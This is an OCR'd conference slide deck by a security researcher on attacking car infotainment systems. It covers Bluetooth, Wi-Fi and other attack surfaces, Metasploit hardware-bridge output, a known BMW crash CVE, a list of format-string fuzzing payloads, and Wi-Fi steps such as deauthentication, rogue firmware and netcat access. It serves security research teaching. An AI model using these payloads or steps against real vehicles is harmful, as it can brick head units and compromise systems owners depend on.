CAR INFOTAINMENT HACKING METHODOLOGY AND ATTACK SURFACE SCENARIOS


~ Jay Turla @shipcod3

WHOAMI

- Jay Turla @shipcod3
- app security engineer @Bugcrowd
- ROOTCON goon
- contributed to some security tools
- I love PS4
- Not the creator of Turla malware
- Loves to party

BEFORE ANYTHING ELSE…….. WE NEED AN ~~INSPIRATIONAL~~ QUOTE


SCOPE & LIMITATIONS




```
msf > use auxiliary/client/hwbridge/connect
msf auxiliary(connect) > run

[*] Attempting to connect to 127.0.0.1...
[*] Hardware bridge interface session 1 opened (127.0.0.1 -> 127.0.0.1) at 2017-08-17 0
5:55:16 -0400
[+] HWBridge session established
[*] HW Specialty: {"automotive"=>true}  Capabilities: {"can"=>true}
[!] NOTICE:  You are about to leave the matrix.  All actions performed on this hardware
 bridge
[!]          could have real world consequences.  Use this module in a controlled testi
ng
[!]          environment and with equipment you are authorized to perform testing on.
[*] Auxiliary module execution completed
msf auxiliary(connect) > sessions

Active sessions
===============

  Id  Type                   Information  Connection
  --  ----                   -----------  ----------
  1   hwbridge cmd/hardware  automotive   127.0.0.1 -> 127.0.0.1 (127.0.0.1)
```

- Infotainment bugs and its attack surfaces
- No Canbus Hacking
- Methodologies, Security Bugs But Not Full Takeover of the Car (because infotainments have limitation)
- Kinda similar to Jason Haddix’ s “The Bug Hunters Methodology” (in fact inspired by it)
- Probably miss out some attack surfaces (only common ones with known vulnerabilities or proof of concept)

COMMON ATTACK SURFACES BY CRAIG SMITH IN HIS BOOK “THE CA S HANDBO





COMMON ATTACK SURFACES LINKED TO THE INFOTAINMENT CONSOLE

- Bluetooth
- Wi-Fi
- USB Ports
- SD Card Ports
- CD-ROM / DVD-ROM

- Touch screen and other inputs that allow you to control the console
- Audio Jack (hmmm maybe?)
- Cellular Connection, GPS, etc.

BLUETOOTH

- Bluetooth vulnerabilities
- Bluetooth jamming
- Code execution
  (haven’ t seen a PoC on an infotainment yet)
- Default bluetooth pairing numbers: “0000," “1111” , “1234"
- Malformed or Format String Vulnerabilities (Brick the Device)
- Memory corruption - send malformed packages to the head unit


BLUETOOTH CASE - FORMAT STRING VULNERABILITIES THAT COULD LEAD TO APPLICATION CRASH OR BRICKING OF YOUR DEVICE

- Some Bluetooth stacks on infotainment systems can be crashed via *%x* or *%c* format string specifiers in a device name, address book name, song title, etc.

- CVE-2017-9212 was assigned to a BMW 330i 2011 car wherein a researcher from IOActive renamed his device with format string specifiers & connected his device via Bluetooth to his car which eventually crashed his system.

- Warning! Bricks your system so test at your own risk

- WHAT IF it takes you to the desktop environment or debug options?



Eهاb Huسein
@__Obzy__

Following

So basically set your smartphone's name to %x%x%x%x and test for format string vulns in connected devices . here's a 2011 BMW 330i #Hackers


%x.%x.%x.%x.%x.%x.%x.%x.%x.%x

238.3a736d77.65642

%c%c%c%c%c%c%

12:51 PM - 17 May 2017

HERE ARE SOME PAYLOADS



GitHub, Inc. [US] https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/FORMATSTRING-JHADDIX.txt

danielmiessler / SecLists

SecLists / Fuzzing / FORMATSTRING-JHADDIX.txt

g0tmi1k Quick rename of files

1 contributor

76 lines (75 sloc) | 899 Bytes

```
%p%p%p%p
%p%p%p%p%p%p%p%p%p%p
%p * 55
%p * 129
%p * 257
%p * 513
%x%x%x%x
%x%x%x%x%x%x%x%x%x%x
%x * 55
%x * 129
%x * 257
%x * 513
%d%d%d%d
%d%d%d%d%d%d%d%d%d%d
%d * 55
%d * 129
%d * 257
%d * 513
```

WI-FI

- Wi-Fi deauthentication attacks
- Does the firmware update work over the Internet? Try sniffing the traffic / replace it with a malicious firmware
- Connect to WiFi -> Fetch DHCP IP Address -> Nmap -> what services does it have? FTP, Telnet, SSH?
- Insecure Transmission of Credentials: Telnet and FTP for example
- Some of these interfaces have no auth: yes netcat is your friend :)
- Exploits for these services

